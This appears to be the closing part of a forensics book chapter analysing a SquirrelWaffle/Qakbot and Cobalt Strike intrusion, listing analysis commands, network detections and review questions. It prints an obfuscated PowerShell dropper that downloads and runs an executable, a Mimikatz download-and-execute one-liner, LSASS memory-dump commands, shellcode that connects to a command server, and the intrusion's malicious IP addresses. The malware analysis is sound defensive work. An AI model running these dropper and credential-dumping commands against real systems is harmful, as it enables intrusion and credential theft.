


Figure 15.22 – First Base64 decode





Figure 15.23 – Second Base64 decode



**Figure 15.24 – Base64 XOR recipe**

The screenshot shows a terminal window titled "Output". At the top right, it displays "time: 1ms", "length: 798", and "lines: 4". Below the title bar are several icons. The main content area contains a large amount of Base64 encoded data, which is partially decoded below:

```
üè....^å1öd.Rö.R..R..r(..J&1ÿ1À-<a|., ÁÍ
.ÇâÖRW.R..B<.Ø.@x.ÀtJ.DP.H..X .Óä<I.4..Ö1ÿ1À-ÁÍ
.C8àuô.}
ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÖ1ÿWWWWWh:
Vy§yÖé...
[1ÉQQj.QQh....SPhW..ÆÿÖép[1ÖRh..@.RRRSRPhëU.;ÿÖ.Æ.ÃP1ÿWWjÿSVh-..
{ÿÖ.À..À...1ÿ.öt..ùë
h¤À]ÿÖ.ÁhE!^1ÿÖ1ÿWj.QVPh·Wà.ÿÖz...9ct.1ÿé....éÉ...è.ÿÿÿ/rpc.?.,Hùr«³rjA
..@..ÐC-|ñº_Ù?µûin`..S9²HK     èJá.uJ[;ÿÍ?
xÛÊÄ+í.ñO"m.çÄ.Ñ§.ØDJ.|²..Host: outlook.live.com
Accept: /**
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko)
.ÂÛ.[È»'.nÂ'úí.b.ØHÊÖr[/..Ãc¤.ø.Z.C.5..w.y...[ÿ`@...ÿ‡e.
.a.    ..Ë..X3èØí.¶ßüdÃ.&KÖßx...
.[3u.....\..P9ö.BU.[ÿ=ÖpH<{.``U..lµ..5.A...ÀºÈ..P?.
ç8^,...,hérURá.$Zölo?/.¶F.Øpet
%zKtò.ðÃ.eW..hðµ¢VÿÖj@h....h..@.WhXHsåÿÖ.¹.....ÙQS.çWh.
..SVh...åÿÖ.ÀtÆ...Ã.ÀuåXåè@ÿÿ47.242.164.33.Q   çm
```

**Figure 15.25 – Shellcode output**

The screenshot shows a terminal window with the command "C:\Users\PROD-SANDBOX\Downloads>scdbg.exe -f download.dat" at the top. The output shows the loaded file size, initialization status, and memory dump details:

```
C:\Users\PROD-SANDBOX\Downloads>scdbg.exe -f download.dat
Loaded 31e bytes from file download.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 47.242.164.33, port: 8083, )
Stepcount 2000001
```

**Figure 15.26 – Shellcode analysis**

	Count	rule.name
⚠️	343	ET MALWARE Possible SQUIRRELWAFFLE Server Response
⚠️	343	ET MALWARE SQUIRRELWAFFLE Server Response
⚠️	339	ET MALWARE SQUIRRELWAFFLE Loader Activity (POST)
⚠️	61	ET JA3 Hash - [Abuse.ch] Possible Dridex
⚠️	45	ET MALWARE Observed Qbot Style SSL Certificate

Figure 15.27 – Cobalt Strike Security Onion detection

Security Onion - Destination IPs		Security Onion - Destination Ports	
Destination IP	Count	Destination Port	Count
149.28.99.97	45	443	59
108.62.141.222	27	2222	45
50.19.227.64	7	6888	27
50.16.216.118	6	485	8
54.243.45.255	6	25	2
23.21.173.155	4	587	1
13.89.179.10	3		
20.73.194.208	3		
20.109.120.85	3		
51.124.78.146	3		

Figure 15.28 – Security Onion alert network connections

```

dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot
[+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log ntlm.lo
g packet_filter.log smb_files.log smb_mapping.log smtp.log ssl.log weird.log x509.log]:
[-] Verifying log files have not been previously parsed into the target dataset ...

[-] Processing batch 1 of 1
[-] Parsing logs to: Squirrelwaffle_Qakbot ...
[-] Parsing conn.log -> Squirrelwaffle_Qakbot
[-] Parsing dns.log -> Squirrelwaffle_Qakbot
[-] Parsing http.log -> Squirrelwaffle_Qakbot
[-] Parsing ssl.log -> Squirrelwaffle_Qakbot
[-] Finished parsing logs in 15ms
[-] Host Analysis: 164 / 164 [=====] 100 %
[-] UConn Analysis: 221 / 221 [=====] 100 %
[!] No Proxy UConn data to analyze
[-] Exploded DNS Analysis: 155 / 155 [=====] 100 %
[-] Hostname Analysis: 155 / 155 [=====] 100 %
[-] Beacon Analysis: 221 / 221 [=====] 100 %
[-] Gathering FQDNs for Beacon Analysis ... [=====]
[-] FQDN Beacon Analysis: 131 / 131 [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis: 4 / 4 [=====] 100 %
[!] No invalid certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!

Theres a new Minor version of RITA 4.6.0 available at:
https://github.com/activecm/rita/releases

```

**Figure 15.29 – Packet capture Zeek import**

	A	B	C	D	E	F	G	H
1	Score	Source IP	Destination IP	Connections	Avg. Bytes	Intvl Range	Size Range	Top Intvl
2	0.782	172.16.1.128	103.253.212.72	127	1095	1	84	25
3	0.76	172.16.1.128	173.201.193.101	26	92	859	156	7
4	0.751	172.16.1.128	104.153.45.49	72	1049	2	36	25
5	0.735	172.16.1.128	107.180.43.3	144	1126	2	80	25
6	0.665	172.16.1.128	107.151.94.156	105	102	712	156	7
7	0.661	172.16.1.128	108.62.141.222	27	67018	43	26287	6
8	0.66	172.16.1.128	64.136.52.44	49	102	532	156	7
9	0.655	172.16.1.128	64.136.44.50	52	217	935	1860	7
10	0.652	64.136.52.50	172.16.1.128	49	42	898	4	3
11	0.652	107.151.94.156	172.16.1.128	48	40	878	0	8
12	0.591	64.136.52.44	172.16.1.128	22	40	532	0	10
13	0.59	172.16.1.128	64.136.52.50	152	160	846	1804	7
14	0.521	172.16.1.128	149.28.99.97	45	61859	319	109013	317
15	0.49	172.16.1.128	96.114.157.81	23	424	568	858	7
16	0.478	172.16.1.128	173.201.192.229	24	125	688	276	7
17	0.467	172.16.1.128	183.234.10.133	77	84	1414	156	7
18	0.448	172.16.1.128	217.160.0.61	22	85	2066	156	7

**Figure 15.30 – RITA beacon IP addresses**

[redacted]	2021/09/22	2021/09/22	172.16.1.128	52025	108.62.141.222	8888	296	221,396	arkime	All Name ▾	chylesecuritybusiness.com
[redacted]	10:49:03	10:49:01						235,718			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52026	108.62.141.222	8888	29	6,696	arkime	All Name ▾	chylesecuritybusiness.com
[redacted]	10:49:07	10:49:09						10,278			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52021	108.62.141.222	8888	24	7,026	arkime		
[redacted]	10:49:11	10:49:12						8,338			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52024	108.62.141.222	8888	23	7,150	arkime		
[redacted]	10:50:21	10:50:22						8,408			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52026	108.62.141.222	8888	23	6,985	arkime		
[redacted]	10:50:27	10:50:29						8,581			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52037	108.62.141.222	8888	26	6,980	arkime		
[redacted]	10:50:33	10:50:35						8,400			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52038	108.62.141.222	8888	24	6,883	arkime		
[redacted]	10:50:40	10:50:42						8,295			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52039	108.62.141.222	8888	23	7,001	arkime		
[redacted]	10:50:47	10:50:49						8,259			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52041	108.62.141.222	8888	1,646	1,313,419	arkime		
[redacted]	10:50:54	10:50:59						1,402,407			
[redacted]	2021/09/22	2021/09/22	172.16.1.128	52044	108.62.141.222	8888	23	4,537	arkime		
[redacted]	10:51:01	10:51:02						5,795			

Figure 15.31 – Cobalt Strike connections in Arkime



Figure 15.32 – TCP stream

The screenshot shows the AlienVault OTX interface. At the top, there's a navigation bar with icons for Dashboard, Browse, Scan Endpoints, Create Pulse, Submit Sample, and API Integration. Below the navigation bar, the URL 'obeysecuritybsness.com' is displayed, with a blue 'Add to Pulse' button next to it. The main content area is divided into two sections, each titled 'IoC Cobaltstrike'. Each section contains a small circular logo, the title 'IoC Cobaltstrike', a status indicator 'domain Indicator Active' with a green dot, and a timestamp 'CREATED 4 MONTHS AGO | Last-Updated 3 MONTHS AGO by ioc\_columbus | Public | TLP: White'. Below the timestamp, there are additional details: 'FileHash-MD5: 1 | URL: 10 | Domain: 568 | Hostname: 276'. A descriptive text follows: 'IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022'.

Figure 15.33 – AlienVault OTX threat intelligence




Figure 15.34 – SMB logon event log entry




Figure 15.35 – SMB logon entry details




Figure 15.36 – RDP logon entry




Figure 15.37 – RDP logon entry details

## Code and Commands

Command 15.1:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py DETAILS-  
RL1609.doc
```

Command 15.2:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 17 -v  
DETAILS-RL1609.doc > macro17
```

Command 15.3:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 18 -v  
DETAILS-RL1609.doc > macro18
```

Command 15.4:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 14 -d  
DETAILS-RL1609.doc > macro14
```

Command 15.5:

```
$Kqldfmbvr='Xidvorbkkcgta';$Fymbhyexmh =  
'593';$Nnrgqikkfqy='Bjspcpsecqf';$Osxjsuvbbxzc=$env:userpro  
file  
+'\'+$Fymbhyexmh+'.exe';$Qeewlohvnhzjg='Tqytjxitodxzf';$Pvq  
krn  
oao=&('new-ob'+'jec'+'t')  
nET.WebcLIEnt;$Fkmngitga='http://oni  
ongames.jp/contact/iY/*http://pmthome.com/posta/dr3zxa/*htt  
p:  
//urgeventa.es/img/k35d9q/*https://solmec.com.ar/sitio/nTXZ  
omKCx/*https://tiagocambara.com/cgi-bin/s96/'. "SpL`IT"  
('*');$Xmvtsffjfj='Nbsfvavkmslb';foreach($Qtykmgpypyzy in  
$Fkmngitga){try{$Pvqkrnoao."d`OWNloa`DfIle"($Qtykmgpypyzy,  
$Osxjsuvbbxzc);$Lqsnocick='Mwrnhskzeus';If (((&('Ge'+'t')+'-  
Item') $Osxjsuvbbxzc)."l`eNg`Th" -ge 36952)  
{[Diagnostics.rocess]:::"S`TARt"($Osxjsuvbbxzc);$Zjcyebtu='P  
qrvhklqerie';  
break;$Fzbbuntuulpsg='Musmxxqbo'} } catch{} } $Jbrhtvgftfzs=  
'Bvvggpdikswqr'
```

Command 15.6:

```
C:\Windows\system32>rundll32.exe C:\Users\PROD-SANDBOX\AppData\Local\Temp\sample.dll,#1
```

Command 15.7:

```
C:\Users\Jsmith\Desktop>procdump.exe -ma lsass.exe dump.dmp
```

Code 15.1:

```
ParentCommandLine:  
C:\AtomicRedTeam\Atomics\T1003.001\procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp
```

Code 15.2

```
HostApplication=powershell.exe & {IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds}
```

Code 15.3:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String
```

Code 15.4:

```
for ($x = 0; $x -lt $var_code.Count; $x++) {  
    $var_code[$x] = $var_code[$x] -bxor 35
```

Command 15.8:

```
C:\Users\PROD-SANDBOX\Downloads\scdbg.exe -f download.dat
```

Command 15.9:

```
dfir@ubuntu:~/rita$ zeek -C -r Squirrelwaffle_Qakbot.pcap
```

Command 15.10:

```
dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot
```

Command 15.11:

```
dfir@ubuntu:~/rita$ rita show-beacons Squirrelwaffle_Oakbot
> Beacons.csv
```

Command 15.12:

```
Ip.dst == 108.62.141.222
```

Command 15.13:

```
[4624 / 0x1210] Source Name: Microsoft-Windows-Security-
Auditing Strings: ['S-1-5-18', 'DESKTOP-9SK5KPF$', 
'WORKGROUP', '0x00000000000003e7', 'S-1-5-21-3785962752-
1303019572-1054719619-1001', 'Atomic Red Team', 'DESKTOP-
9SK5KPF', '0x00000000087e1208', '7', 'User32 ', 
'Negotiate', 'DESKTOP-9SK5KPF', '{00000000-0000-0000-0000-
000000000000}', '-', '--', '0', '0x000000000000520', 
'C:\Windows\System32\svchost.exe', '192.168.0.22', '0',
'%%1833', '--', '--', '--', '%%1843', '0x00000000087e11e6',
'%%1843'] Computer Name: DESKTOP-9SK5KPF Record Number:
99549 Event Level: 0
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. Which of these is not a post-exploitation framework?
  - Cobalt Strike
  - Metasploit
  - ProcDump
  - PowerSploit
2. Windows OS credentials are stored in what process?
  - LSASS
  - Services
  - Netstat
